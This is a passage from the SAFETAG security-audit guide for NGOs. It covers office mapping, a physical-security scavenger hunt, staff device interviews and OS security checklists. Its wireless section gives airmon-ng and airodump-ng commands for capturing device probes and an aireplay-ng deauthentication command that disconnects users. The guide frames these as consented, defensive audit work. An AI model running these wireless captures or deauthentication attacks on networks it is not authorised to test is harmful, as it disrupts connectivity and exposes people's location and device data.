- And how often would you say that these actors use digital or mobile technology to monitor or gather information on civil society activities? Never, sometimes, or often.
- What do you feel are the most immediate and serious digital threats to the organization?
- How much risk do you feel each of these digital threats presents to your organization?
- Do you feel that any of these threats place the physical security of your staff in danger?
- Do you feel that any of these threats place the physical security of your stakeholders in danger?
- Do you feel that any of these threats place the physical security of your beneficiaries in danger?
- In the last six months, have you or any of your civil society peers experienced any of the following?
- How has your organization responded to these threats?
- Has the organization taken any of the following steps to prepare against digital or physical threats?

From the Technical Only section:

- Are Disaster Recovery Procedures in place for the application data?
- Are Change Management procedures in place?
- What is the mean time to repair systems outages?
- Is any system monitoring software in place?
- What are the most critical servers and applications?
- Do you use backups in your organization?

Recommendations

See recommendation section in the Guided Tour activity.

For useful organizational policy recommendations, review the SANS Information Security Policy Templates

Office Mapping

Summary

This activity seeks to identify potential physical vulnerabilities to an organization's information security practices by documenting the current physical layout of the office and the locations of key assets, as well as potential "external" risks such as nearby/shared office spaces.

This can be done in person independently or alongside the "Guided Tour" activity, and can also be done in advance of an assessment or remotely by a willing staff member who knows where these assets are located (often a technical or administrative staff person). This can also be conducted in a multi-office or home-office environment where the auditor is unable to visit every location.

Overview

In this activity, the auditor or the organization draws a map of the office space and notes locations of potentially valuable information or assets.

This activity can be paired with the Guided Tour activity, to reduce the awkwardness of taking notes while walking around the office during the Tour, and if being done remotely, the two separate activities can be used to cross-verify the accuracy of each. This can also be done by an organizational point of contact in advance to provide additional preparation for the auditor.

Materials Needed

- Notepad and/or simple drawing or floorplan software
- A willing participant (auditor, staff member) who is known to the staff able to walk around and map the office.
- A camera (see operational security considerations)

Considerations

- Any physical notes taken on physical security should be destroyed. Digital notes should be kept in line with overall SAFETAG standards.
- The location of certain high-value assets is highly sensitive, and may be controlled/secret information. Handle with care when discussing with the organization, and if conducting this remotely/in advance, ensure the point of contact can handle and destroy the data responsibly.
- If using drawing software, note that using free online tools could easily leave sensitive data exposed. Offline tools such as LibreOffice Draw, Pencil, or even Microsoft Powerpoint or Visio all work, but the product should be securely managed.
- Any photos taken (of the map drawing or specific office areas/rooms) should be securely deleted or taken using a secure camera app such as ObscuraCam
- It should be noted that SAFETAG is focused only on the digital impacts of physical security. This guide does not provide a full physical security assessment.

Walk Through

Walk around the office and draw a map of the floor-plan (do not rely upon memory). Consider taking photos of specific areas (e.g. confusing layouts or areas difficult to capture in drawing). Make notes of where intruders could gain access to the office, where sensitive data may live (in the executive director's desk, in a storage closet, on devices), and relevant other items. Also note the overall privacy that the office provides (is it a shared office space, shared building, etc.)

Note the locations of any of the following that apply:

- Office rooms and storage:
- People (staffing varies widely, adapt as relevant)
- Infrastucture and Devices:

If doing this activity remotely and/or in advance of an audit, it may be useful to have multiple staff members independently draw maps and to provide the organization with additional guiding questions:

- If you were playing hide and seek, where would be the best place to go? how they enter /exit, whwere they store stuff (clkosets, etc.)

- What is nearby the office? Is it in a shared/open/co-working space? Is it in an office building? A home? An apartment? What floor of the building is the office on? What else is nearby (other offices? Residential buildings, restaurants/cafes)?

- If you discovered your office had been broken in to, what would your first guess of where or how the burglar broke in be?

Recommendations

See recommendation section in the Guided Tour activity.

Scavenger Hunt

Summary

This activity assists in identifying potential physical security concerns at an organization, particularly when an auditor cannot travel to the office location or cannot visit every office location. The scavenger hunt approach is focused on involving the organization staff members into mapping out potential threats based on the abstraction and the gamification of the physical security mapping process. See the "Risk Hunting" exercise in SaferJourno, page 19, for additional ideas and guidance on conducting this activity.

Overview

A local facilitator is required to lead this "scavenger hunt" where staff members seek out potential physical security challenges themselves. This activity should only be conducted within an environment with a high level of trust and consent. The auditor should get the agreement from the host NGO to involve all staff members into the exercise to avoid causing trust issues. By involving the staff members in identifying physical security risks, you are also taking a step forward to increase awareness on these issues.

With facilitation, staff members will explore their own office looking for potential physical security risks and share results. To reduce the risk of individual staff embarrassment, they will first review their own working space and secure it before looking around other parts of the office. The facilitator, in consultation with the auditor and the organizational point of contact may declare some areas "off limits"

Materials Needed

- (Optional) Mobile phone cameras (see operational security considerations)
- Notepad + Pen for each staff member
- Printout of example security risks
- Encrypted file sharing platform (Signal)

Considerations

- Reset credentials found during the process.

- Any photos taken (of the map drawing or specific office areas/rooms) should be securely deleted or taken using a secure camera app such as ObscuraCam. Photos of keys in particular can be used to duplicate a key. The instructions below simply use notepads to track concerns, reducing this risk but possibly being less impactful.

- Any physical notes taken on physical security should be destroyed. Digital notes should be kept in line with overall SAFETAG standards.

- The location of certain high-value assets is highly sensitive, and may be controlled/secret information. Handle with care when discussing with the organization, and if conducting this remotely/in advance, ensure the point of contact can handle and destroy the data responsibly.

- It should be noted that SAFETAG is focused only on the digital impacts of physical security. This guide does not provide a full physical security assessment.

Walk Through

The auditor should first meet with the facilitator (possibly over secure videochat) to brief them on the activity and map out potential challenges (particularly around trust, organizational hierarchies, and any potential repercussions).

The auditor then prepares a checklist of physical vulnerabilities with the facilitator, based on the current understanding of the organization's assets and the context they are operating within. The auditor, facilitator, and organization point of contact should decide if any areas are "off limits." Note that this is only a list of a suggestions. As with the "Risk Hunting" exercise in SaferJourno, and it should be modified to fit the requirements, assets, and threats the organization faces:

- Open windows.
- Door with key hanging from the lock and/or unlocked doors to secure areas
- Unlocked access to networking equipment - routers, wifi, modem / cablemodem / servers
- Unsecured Laptop(s) (e.g. no locked cabinet for overnight storage, no cable lock)
- Computer left unattended with active Outlook, Gmail, Skype or other communication application open and visible.
- Wires or cables for devices that have been strewn on the floor where someone would need to step over them.
- Portable backup drives, USBs, and/or other external hard drives on desktops or plugged in to computers
- Passwords written on a “sticky note” or other paper taped to a monitor or onto the surface of a desk.
- Smartphones, cameras or other valuable devices left unattended

At the organization, the facilitator explains the activity to the organization members. To balance the need for consent with the benefits of identifying actual daily practices which may need improvement, the staff should already be aware that examining physical devices is part of the audit scope, but not the specific activity. Staff will be able to first identify and address their personal concerns before others.

- Each staff member will get a paper and a pen to note the physical vulnerabilities that they notice (cameras/cellphone cameras can also be used, note the operational security considerations listed).

- For each vulnerability noted, the staff member will get a point. The facilitator should encourage staff to also look for other, not listed, vulnerabilities. For vulnerabilities that staff members suggest which were not listed; if they can explain how that vulnerability would realistically be exploited, the facilitator can award a point.

- If possible, a prize should be provided to the "winner" with the most points.

- Staff must first check their own desks for 5-10 minutes total:
- In the entire office space, staff members will spend 15 minutes to:
- Debrief:
- Reporting:

Recommendations

(See "Guided Tour")

Monitor Open Wireless Traffic

Summary

It can be valuable to to listen to broadcast wireless traffic at the physical office location, even before knowing anything about the organization's network itself. This outside, passive information gathering can reveal a surprising amount of data on not only what devices are connecting to which networks, but also what type of devices they are (based on their unique MAC addresses), and what other networks those devices have historically connected to. These probes can reveal personal, organizational, locational, and device information that, taken in context, can be dangerous or lead to other vulnerabilities.

Overview

Each wireless device maintains a "memory" of what networks it has successfully connected to. When it is connecting to a network, it sends out "probes" to all of the networks it has in this memory. It is important to note that this data gets broadcast widely, and can be collected without any network access, only proximity to the device.

These network probes can often contain names (especially from mobile phone tethers), organizational affiliations, device manufacturers, and a mixture of other potentially valuable data (home network names, recent airports/travel locations, cafés and conference networks). If there are many networks in the office's vicinity, this activity can also help identify the specific office network (if there is any doubt). In many cases, an organization may not want the name of their wireless network to be associated with their organization, but it may be revealed by this additional meta-data.

Beacons can "de-anonymize" an obfuscated network name as well as provide rich content for social engineering attacks. This provides an only-lightly-invasive introduction to discuss the trackability of devices, particularly mobiles and laptops.

- Scan for wireless networks nearby, identify (and confirm) the office network(s).
- Monitor traffic of that network and capture potentially sensitive metadata (wireless security settings, beacons, and MAC addresses).
- Research likely device hardware using MAC addresses.
- Do the staff devices leak sensitive metadata?
- What can be determined about the organization based on broadcast wireless data?

Materials Needed

- Wifi card (and drivers) that can be set to monitor mode.

Considerations

- Despite this exercise covering only broadcast data, check the local laws which might cover this process before conducting it.
- Consider how it looks to third parties as you are scanning a network, especially from outside an office.
- Confirm that all devices you are accessing/scanning belong to the organization.
- Delete all devices from your scan that do not belong to the organization.
- Study outputs for any obviously embarrassing personal information (especially network beacon records) before sharing.

Walk Through

STEP 1: MONITOR MODE

You should disconnect from any wifi network you may be connected to to capture the widest amount of data.

Switch your wireless adapter to monitor mode**

```
$ airmon-ng start &lt;interface&gt;
```

You may need to stop your network manager system to prevent it from interfering. Running

```
$ airmon-ng check
```

to list anything that is causing problems, and

```
$ airmon-ng check kill
```

to try and stop them automatically, and running stop network-manager && stop avahi-daemon may keep them from re-starting automatically.

STEP 2: LISTEN FOR WIFI PROBES.

Run airodump-ng on the monitor mode interface (usually mon0). This listens to wifi beacons and you can begin analyzing who is on what network, and see historical networks.

```
airodump-ng -w filename mon0
```

This scans all networks and channels, collecting broadcast network information. Note that, despite its broadcast nature, this is privacy invasive and can be considered illegal: http://www.slate.com/blogs/future_tense/2013/09/16/google_street_view_wi_fi_snooping_case_good_news_and_bad_news.html . You can restict this to a specific channel or base station ID (BSSID) with -c and --bssid:

```
airodump-ng -c 1 --bssid 00:11:22:33:44:55 -w filename mon0
```

STEP 3: DE-AUTH (OPTIONAL)

Send de-authentication packets to force clients to reconnect and send out additional probes. Take note that by its very nature, de-authentication causes annoying interruptions to wifi traffic. **This breaks connections, drops skype calls, and can make the wireless network temporarily unusable -- Make sure to check with staff before going through this** (to make sure no one is doing a live webcast or on an important VOIP call, and to expect some network instability).

```
$ aireplay-ng -0 1 -a 00:11:22:33:44:55 -c AA:BB:CC:DD:EE:FF mon0

 15:54:48  Waiting for beacon frame (BSSID: 00:11:22:33:44:55) on channel 1
 15:54:49  Sending 64 directed DeAuth. STMAC: [AA:BB:CC:DD:EE:FF] [ 5| 3 ACKs]
```

This command de-authenticates one targeted user with one attempted deauth packet. "-0 10" would try 10 times (potentially disconnecting the user multiple times!). With permission, you can also target all users on a network by leaving out the "-c ..." flag.

There are scripts, like wifijammer, which use this same approach to jam **all** wifi connections in range of the attacking computer, so check against the documentation at http://www.aircrack-ng.org and act responsibly to protect yourself and the organization.

STEP 4: MAC ADDRESS RESEARCH

The first three hex numbers of each MAC address designate the vendor, which can reveal useful information in matching MAC addresses to devices. The MAC address is a unique identifier, so never post or search using the full address. Note that increasingly, devices are using MAC address randomization, but if it implemented, it often is poorly implemented against even minimally determined adversaries, as per this 2017 research study.

To compare found MAC addresses to the bendor database offline you can download the full vendor database from IEEE or use the Wireshark list

STEP 4: ONGOING MONITORING

The longer you leave this running (particularly when staff are first entering the office or returning after lunch/meetings), the better sense of what devices are connected to the network you will get.

Watch what probes the various devices are sending out (especially when they are deauthenticated, as above). You will see each computer on the network, as identified by their mac addresses, broadcast information about previous networks to which they have connected.

```
BSSID              STATION            PWR   Rate    Lost    Frames Probe

00:11:22:33:44:55    0F:3E:DF:DA:2D:E2    -67    0    0    234567    SampleOrg,linksys¸John Smith's
iPhone,Free Public Wifi
00:11:22:33:44:55    F8:7E:FC:03:CC:43    -80    -24    0    234567    amygreen,SampleOrg,android-
hotspot,Starbucks,united_club,Dulles Airport WiFi
00:11:22:33:44:55    F8:19:F3:DF:75:19    -58    -54    0    234567    SampleOrg
00:11:22:33:44:55    38:08:95:EB:7E:0B    -75    -12    0    234567    HolidayInn,SampleOrg,John
Smith's Mac mini,android-hotspot
```

Recommendations

For most devices, deleting networks from the “saved” network list will stop them from being probed. Obviously, this can be an annoyance for networks you regularly connect to, so renaming these networks to non-revealing names would help, as would creating non-name-associated “guest” networks for colleagues

connecting to your home network.

On iPhones and iPads, it is not possible to selectively remove historical networks unless you are currently in range of that network. It is however possible to remove all history: go to Settings > General > Reset > Reset Network Settings . When you take this step, it is worth going through this reset multiple times – approximately once per year of device ownership, as the first reset appears to only remove recently-connected networks, and older networks will be broadcast.

Organizations may want to choose innocent or generic network names, and/or not broadcast network names. It is worth noting that devices seeking out hidden networks will "beacon" for the actual network name, so this has extremely limited security use and must be combined with other protective measures. See this Acrylic blog post for further details.

It is worth noting that wifi access points are also tracked to assist in location services, and as such the location of a wireless network can be learned from its name or the MAC address of the access point. WiGLE is a community-managed database for such information, but both Google and Microsoft, and likely many others, also track this locational information, so the opt-out information below is only minimally useful.

Removal options: See wikipedia for public listings. Some opt-out options exist below:

- WiGLE: WiGLE's FAQ: "To have your record removed from our database, or if you have any questions or suggestions, send an email to: WiGLE-admin [at] WiGLE.net [...] include the BSSID (Mac Address) of the network in question!"
- Google Location services : https://support.google.com/maps/answer/1725632?hl=en
- Mozilla Location Services: follows the Google standard of adding _nomap to a wifi name.
- Microsoft Location Services: https://support.microsoft.com/en-us/help/20039/opt-out-of-location-services ; See also using _optout and blocking wifi login information in Windows 10
- Apple: No clear opt out, more information: https://www.apple.com/newsroom/2011/04/27Apple-Q-A-on-Location-Data/
- Skyhook: http://www.skyhookwireless.com/opt-out-of-skyhook-products

Wireless Range Mapping

Summary

This component allows the auditor to show the "visibility" of an organization's wireless network to determine how far the organization's wireless network extends beyond a controlled area. Wireless networks are often trusted as equivalent to the hardwired office networks they have largely replaced, but they have important differences. Wireless networks are often "visible" from outside the walls of the office - from common spaces or even the street. Without further access, this reveals a wealth of information about the organization's size and the type of devices connecting to their network.

Overview

This component consists of wireless scanning and wireless signal mapping. It is useful for organizations with offices in shared spaces/buildings/apartment complexes or near locations where an adversary could easily "listen" to network traffic. In conjuction with Monitoring Open Wireless Traffic exercise, it can also identify devices using that network. It is useful to do this in parallel with Office Mapping to build a more comprehensive view of the information assets of the organization.

- Identify and verify the network(s) belonging to the organization
- Create a map or photos indicating the range of each relevant wireless access point.

Materials Needed

- A portable wireless device (like an Android phone/tablet) is useful to map the network boundaries without causing undue suspicion. Some Apps like Wifi analyzer and Wifi Mapper can help.

Considerations

- Despite this exercise covering only broadcast data, check the local laws which might cover this process before conducting it.
- Consider how it looks to third parties as you are scanning a network, especially from outside an office.

Walk Through

Map the range of the organizations wireless network outside of office space, using wifite or other tools to track network strength.

A variety of apps and tools can support this work without resorting to professional "wifi site survey" tools. If the Office Mapping exercise has taken place, that map can serve as the starting point to expand the map outside the office. If using a third party tool or app, ensure that the app is not sharing sensitive data. Using simple signal strength monitors in combination with location notes is more than sufficient. In Linux systems, one can use wavemon, kismet, wifite, and even the networkmanager command line tools to track visible networks and their strengths as described on StackExchange:

```
watch  "nmcli -f "CHAN,BARS,SIGNAL,SSID" d wifi list ifname wlx10feed21ae1d  | sort -n"
```

- https://www.netspotapp.com/ (OSX, Windows, free for non-commercial uses)
- http://wifianalyzer.mobi, http://wifiheat.com/ (Android)

Recommendations

Depending on office layout, moving the wireless access point may help to reduce how far the network is transmitted outside of the office space, and changing devices which do not move to better enable this without loss of functionality.

See also Monitoring Open Wireless Traffic recommendations and Network Access security recommendations.

A Day in the Life

Summary

The auditor checks staff devices for updated systems and software, anti-virus and other security capabilities, and identifies software runing on computers and its current version. The auditor checks for known vulnerabilities to any out of date software.

This is used to develop a report component exposing how un-updated software can lead to large

vulnerabilities.

Overview

- You can do this as a focused activity where staff walk you through a usual "day in their life" showing you what devices they use, how they use them, and what data they have to interact with to conduct their work; or this can be integrated with other formal and informal activities/interactions where you ask staff questions on their usage of technology and remote services

Considerations

- Communicate with the staff members the level of confidentiality you are treating discussions around their device and technology usage with - i.e. explain what incident response triggers you have agreed upon with the organization, and that anything not triggering that is to be only reported in aggregate.

- If using screen sharing, use a service with transport security and "lock" the room or make sure the user knows to end the call if anyone unexpected joins the room (unlikely)

Walk Through

As you work with staff members (this pairs well with the device checklist activity), also interview them about the other devices they use, and how they connect to work services - email/webmail, intra/extranet tools, Constituent Relationship Management (CRM) tools like CiviCRM or Salesforce, financial tracking tools, and website management tools.

This can also be done remotely. Ask to have the staff member use a screensharing tool (meet.jit.si or appear.in offer easy-to-use, browser based options) so that you can watch how they interact with their computer and what applications are active in the background.

Phone Usage

- Work Email
- Work Calls
- Chat Apps with partners/work related

User Software and Tools

- Email software
- Calendars
- Shared Files inside the office
- Other shared file systems
- Chat
- Voice calls
- Program tracking software

Remote Services

- Dropbox / Google Drive
- Work Email
- Websites and blogs
- Social media
- Online CRM or mass-mailing tools (SalesForce, CiviCRM, MailChimp...)

Recommendations

If Unsupported Operating System - Upgrade to Recent Version

Popular operating systems like Windows XP are, sadly, no longer receiving security updates. Upgrade to the latest version keeping in mind the system requirements of the version selected. For Windows, review the Windows lifecycle fact sheet for upcoming "EOLs" (End of Life). Apple does not publish EOL schedules, but historically releases security updates for their current and two prior releases.

While "pirated" operating systems and software are extremely common (especially for Windows) they often leave much to be desired in terms of security. If the OS or Software is not receiving regular updates from the software creator, it is extremely vulnerable to thousands of potential attacks. Switch to licensed software or recommended Free Open Source Software

If Pirated Software - Move to Licensed Software Systems

While "pirated" operating systems and software are extremely common (especially for Windows) they often leave much to be desired in terms of security. If the OS or Software is not receiving regular updates from the software creator, it is extremely vulnerable to thousands of potential attacks. Switch to licensed software or recommended Free Open Source Software

If Outdated - Update Operating Systems and Other Software

Operating Systems and Softwares of all varieties - Windows, Mac, Linux, and others, are constantly being updated. These updates often fix bugs, but they also protect the system from newly discovered vulnerabilities. It can seem difficult to keep updating constantly, but this is very important to protect even non-sensitive systems.

If Vulnerable Software - Update Vulnerable Software

Many critical software components, such as Java or Adobe Flash, have many vulnerabilities and need to be aggressively updated. If there are not needed for work by the users, uninstall them

If No Anti-Virus and Anti-Malware Scanner - Install Anti-Virus and Anti-Maware Scanner

An Anti-virus and Anti-malware offer some minimal protection to the system and therefore is important to have them installed.

If Outdated Anti-Virus - Update Anti-Virus

Most AV tools automatically update, but this can sometimes get out of sync, or if the AV was a pre-installed

trial system, it will stop updating after its trial period. An out of date anti-virus is worthless. Therefore ensure that continuous udpdating of AV is done.

If Unencrypted Drive - Encrypt Hard Drives

When possible, build-in drive encryption (Filevault on OSX, BitLockeron Windows, and LUKS on Linux) tend to offer the most seamless, user-friendly experiences. VeraCrypt offers free cross-platform drive encryption and cna also create encrypted drives which can be shared across platforms.

If Inactive firewall - Activate both personal and server firewall (If present)

Again, where present, use built-in firewalls and configure them for both office and public network options. Testing to ensure systems can still perform expected office natworking (file sharing, printing, etc.) is essential unless alternatives are created.

A Night in the Life

Summary

The auditor interviews the staff about their practices, personal devices, software and other security capabilities that they use outside of work. The auditor checks for known vulnerabilities to any out of date software and identifies risks in the practices and behaviors.

This is used to develop a report component exposing how practices outside of their work can affect their personal security and that of the organization.

Overview

- Integrated with other activities/interactions, interview staff on their usage of technology and remote services outside of work

Considerations

- Communicate with the staff members the level of confidentiality you are treating discussions around their device and technology usage with - i.e. explain what incident response triggers you have agreed upon with the organization, and that anything not triggering that is to be only reported in aggregate.
- If using screen sharing, use a service with transport security and "lock" the room or make sure the user knows to end the call if anyone unexpected joins the room (unlikely)

Walk Through

As you work with staff members (this pairs well with the device checklist activity and a day in the life), also interview them about the other devices they use, and how they connect to work or personal services - email/webmail, intra/extranet tools, Constituent Relationship Management (CRM) tools like CiviCRM or Salesforce, financial tracking tools, social media, and website management tools.

This can also be done remotely. Ask to have the staff member use a screensharing tool (meet.jit.si or appear.in offer easy-to-use, browser based options) so that you can watch how they interact with their computer and what applications are active in the background.

Phone Usage

- Work or Personal Email
- Work or Personal Calls
- Chat Apps with partners/friends non-work related
- Social media apps

User Software and Tools

- Email software
- Calendars
- Other shared file systems
- Chat
- Voice calls
- General browser usage
- Program tracking software

Remote Services

- Dropbox / Google Drive
- Work Email
- Personal Email
- Websites and blogs
- Social media
- Online CRM or mass-mailing tools (SalesForce, CiviCRM, MailChimp...)

Personal Practices

- Office/home location
- Transportation means
- Physical security

Recommendations

Multi Factor Authentication

When possible, enable multi factor authentication on work accounts (email, social media, website administration, etc). Specially if the accounts are being accessed with personal devices.

See also the recommendations under the Device Checklist activity

Organizational Device Usage


Summary

This component allows the auditor to discover and assess the security of the devices on the network and/or used in the organization. This component consists of interviews, surveys, network mapping, and inspection of devices.

Purpose

Compromised devices have the ability to undermine nearly any other organizational attempt at securing information. Knowing if devices receive basic software and security updates/upgrades and what core protections exist against unauthorized access is vital to designing a strategy to make the host more secure. Because the SAFETAG framework is focused on the security of data, it's also crucial that the physicality of devices on which this data resides, including the hard-wired networks through which it's exchanged, be not overlooked.

The Flow of Information



Guiding Questions

- What work and personal devices do staff use to accomplish their work, store work related files, or engage in work communications?
- What organizational and external/personal services do staff use to accomplish their work, store work related files, or engage in work communications?
- How do staff communicate internal and external? What tools do they use?
- What are the existing in/formal security practices that the participants use to address risks.
- Who has physical access to what? Who has remote access to what?
- When are devices not monitored by trusted staff?
- How could adversaries gain access? (forced entry, theft, social engineering, seizure)
- Are there mitigation procedures if devices are lost or taken by adversaries? (e.g.: encrypted drives, offsite backups?)

Outputs

- List of all assets in the organization and whom they belong to.
- Notes on un/documented access controls measures for the office
- List of software running on staff devices and date of last update
- List of known vulnerabilities, and identifiable malware, that the office is vulnerable to.
- List of malware found by running updated anti-virus on office computers (if anti-virus installed during device inspection.)
- List of specific unsecured servers, workstations, external hard drives and any other digital resources
- Notes on existing security measures for all digital systems
- Written-down passwords

Operational Security

- Treat the information learned/collected with the utmost sensitivity and security. Physical notes should be destroyed immediately after use and digital notes should be kept in line with overall SAFETAG standards.

Preparation

Baseline Skills

- Basic systems administration experience for common operating systems

References

device_assessment

- **Guidelines:** "Guidelines on Firewalls and Firewall Policy" (NIST 800-41)
- **Benchmarks:** "Security Configuration Benchmarks" (CIS Security Benchmarks)
- **Repository:** "National Checklist Program Repository - Prose security checklists" (National Vulnerability Database)
- **Security Guidance:** "Operating Systems Security Guidance" (NSA)

Password Security

- **Guide:** "How to Teach Humans to Remember Really Complex Passwords" (Wired)
- **Guide:** "Security on Passwords and User Awareness" (HashTag Security)
- **Video:** "What's wrong with your pa$$w0rd?" (TED)
- **Article:** "Password Security: Why the horse battery staple is not correct" (Diogo Mónica)
- **Organization:** "Passwords Research" (The CyLab Usable Privacy and Security Laboratory (CUPS))

Privilege Separation Across OS

- identify what privileges services are running as
- identify is the admin user is called admin or root
- Identify if users are logging in and installing software as admin.

Examining Firewalls Across OS

- **Checklist:** "Firewall Configuration Checklist." (NetSPI)

Identifying Software Versions

Device Encryption By OS

- Identifying if a device is using encryption by OS
- Encryption availablility by OS
- Encryption Guides

Anti-Virus Updates

Identifying Odd/One-Off Services

physical_assessment

- **Guide:** "Physical Penetration Test" (About The Penetration Testing Execution Standard)
- **Checklist:** "Check list: Office Security" (Frontline Defenders)
- **Manual:** Planning, improving and checking security in offices and homes
- **Guide:** "Physical Security Assessment - pg. 122" (OSTTM)
- **Guide:** "Workbook on Security: Practical Steps for Human Rights Defender at Risk" (Frontline Defenders)
- **Guide:** "Protect your Information from Physical Threats" (Frontline Defenders)
- **Policy Template:** Information Security Policy Templates (SANS)

Activities

Device and Behaviour Assessment

Summary

The auditor checks staff devices for updated systems and software, anti-virus and other security capabilities, and identifies software running on computers and its current version. The auditor checks for known vulnerabilities to any out of date software.

This is used to develop a report component exposing how un-updated software can lead to large vulnerabilities.

Overview

- Identify what privilege level services are running under -- Are users using accounts with admin privileges, or are they using another user and have to type in a password to get admin rights? [^privilege-separation-across-os]
- Check for existence and status of anti-virus (and anti-malware tools) on the device. [^anti-virus-updates]
- Record the version and patch levels of software on the device. [^identifying-software-versions]
- Identify what level of encryption is being used and is available for data storage on the device. [^device_encryption_by_os]
- Using the list of software versions and patches identify attacks and, if possible, identified malware that devices in the office are vulnerable to.

Materials Needed

- A notepad may be useful

Considerations

- Communicate with the staff members the level of confidentiality you are treating discussions around their device and technology usage with - i.e. explain what incident response triggers you have agreed upon with the organization, and that anything not triggering that is to be only reported in aggregate.

Walk Through

The auditor inspects a subset of key and/or representative user devices (work & personal). The auditor should focus on the work devices to limit scope creep, but if the office has many personal devices accessing organizational accounts/data, the auditor should share what "red flags" they are looking for and work in tandem with device owners and/or IT staff. For a small office, it may be possible to check every machine. For larger offices, the auditor should use a subset to get a feel for the overall security stance of user devices.

As you work with staff members, also interview them about the other devices they use such as phones and tablets, and how they connect to work services - email/webmail, chat Apps, intra/extranet tools, Constituent Relationship Management (CRM) tools like CiviCRM or Salesforce, financial tracking tools, and website management tools.

Below is a checklist to assist in checking across different platforms/versions for common security needs.

VARIANT: OS X

- OS Security Updates

GUI: Choose System Preferences from the Apple () menu, then click Software Update to check for updates

- Firewall

GUI: Choose System Preferences from the Apple menu, Security (10.5 and before) or Security & Privacy (10.6 and later), then the Firewall tab.

- Anti-Virus Version
- User privilege
- Drive Encryption

CLI: `sudo fdesetup status`

GUI: Choose System Preferences from the Apple menu, Security (10.5 and before) or Security & Privacy (10.6 and later), then the FileVault tab. Also check for VeraCrypt

- Services Running

CLI: `sudo launchctl list`

CLI: `ps -ef`

GUI: The "Activity Monitor" application is located in /Applications/Utilities provides a similar interface to "top"

VARIANT: WINDOWS

If Windows is not your primary OS, you can download sample Virtual Machines (with time limitations) from Microsoft through their project to improve IE support via https://www.modern.ie/en-us/virtualization-tools#downloads (see also http://www.makeuseof.com/tag/download-windows-xp-for-free-and-legally-straight-from-microsoft-si/ and https://modernievirt.blob.core.windows.net/vhd/virtualmachine_instructions_2014-01-21.pdf)

Windows 10

- OS Security Updates

GUI: Start --Settings --Update & Security --Windows Update

- Firewall

GUI: Start, type Firewall (select Windows Firewall)

- Privacy

GUI: Start --Settings -- Privacy

- Anti-Virus Version
- User privilege

GUI: Start, type 'User Account', select "Change User Account Control settings"

- Drive Encryption

GUI: Bitlocker https://docs.microsoft.com/en-us/windows/device-security/bitlocker/bitlocker-device-encryption-overview-windows-10

- Services Running

GUI: Start, type "Task Manager"

Windows 8

- OS Security Updates

- Firewall

GUI: Start (or Down Arrow Icon, PC Settings) -- Control Panel -- Windows Firewall CLI: `Netsh Advfirewall show allprofiles`

more detail: http://windows.microsoft.com/en-us/windows-8/windows-firewall-from-start-to-finish

- Anti-Virus Version
- User privilege
- Drive Encryption

Look for: Bitlocker, VeraCrypt. https://diskcryptor.net/wiki/Main_Page

- Services Running

GUI: Right-Click on bottom taskbar, select "Task Manager"

Windows 7

In Windows 7, (GUI) Control Panel -- All Control Panel Items -- Action Center (Security tab) provides a quick run-down of most security features installed and their update status. It does not show drive encryption or specific versions.

- OS Security Updates
- Firewall

GUI: Control Panel -- All Control Panel Items -- Windows Firewall

CLI: `Netsh Advfirewall show allprofiles`

- Anti-Virus Version
- User privilege

GUI: Control Panel -- All Control Panel Items -- User Accounts and checking also the User Account Control settings.

- Drive Encryption

GUI: Control Panel -- All Control Panel Items -- BitLocker Drive Encryption; also look for VeraCrypt, https://diskcryptor.net/wiki/Main_Page

- Services Running CLI: `tasklist`

GUI: Right-click on task bar, select "Start Task Manager"

Advanced: Use TechNet/SysInternal's Process Explorer: http://technet.microsoft.com/en-us/sysinternals/bb896653.aspx

Windows XP

If user is still operating on windows XP, recommendation is to upgrade to later windows. Windows XP is no longer supported and is not receiving security updates: https://www.microsoft.com/windows/en-us/xp/end-

of-xp-support.aspx

If there is an organizationally critical system relying on Windows XP, removing it from the network and carefully managing data exchange with it may provide a bridge solution until a replacement process can be funded and rolled out.

VARIANT: LINUX

- OS Security Updates
- Firewall

CLI: `sudo iptables -L -n`

CLI: (Ubuntu, and only if installed) `sudo ufw status`

GUI: (Ubuntu, and only if installed) `gufw`

- Anti-Virus Version

CLI deb: `dpkg-query -l | grep virus` rpm: `yum list installed | grep virus`

See also: https://en.wikipedia.org/wiki/Linux_malware#Anti-virus_applications

- User privilege

CLI: `groups`

- Drive Encryption

CLI: `sudo dmsetup status`

- Services Running

CLI: `top`

CLI: `ps -ef`

Recommendations

If Unsupported Operating System - Upgrade to Recent Version

Popular operating systems like Windows XP are, sadly, no longer receiving security updates. Upgrade to the latest version keeping in mind the system requirements of the version selected. For Windows, review the Windows lifecycle fact sheet for upcoming "EOLs" (End of Life). Apple does not publish EOL schedules, but historically releases security updates for their current and two prior releases.

While "pirated" operating systems and software are extremely common (especially for Windows) they often leave much to be desired in terms of security. If the OS or Software is not receiving regular updates from the software creator, it is extremely vulnerable to thousands of potential attacks. Switch to licensed software or recommended Free Open Source Software

If Pirated Software - Move to Licensed Software Systems

While "pirated" operating systems and software are extremely common (especially for Windows) they often leave much to be desired in terms of security. If the OS or Software is not receiving regular updates from the software creator, it is extremely vulnerable to thousands of potential attacks. Switch to licensed software or recommended Free Open Source Software

If Outdated - Update Operating Systems and Other Software

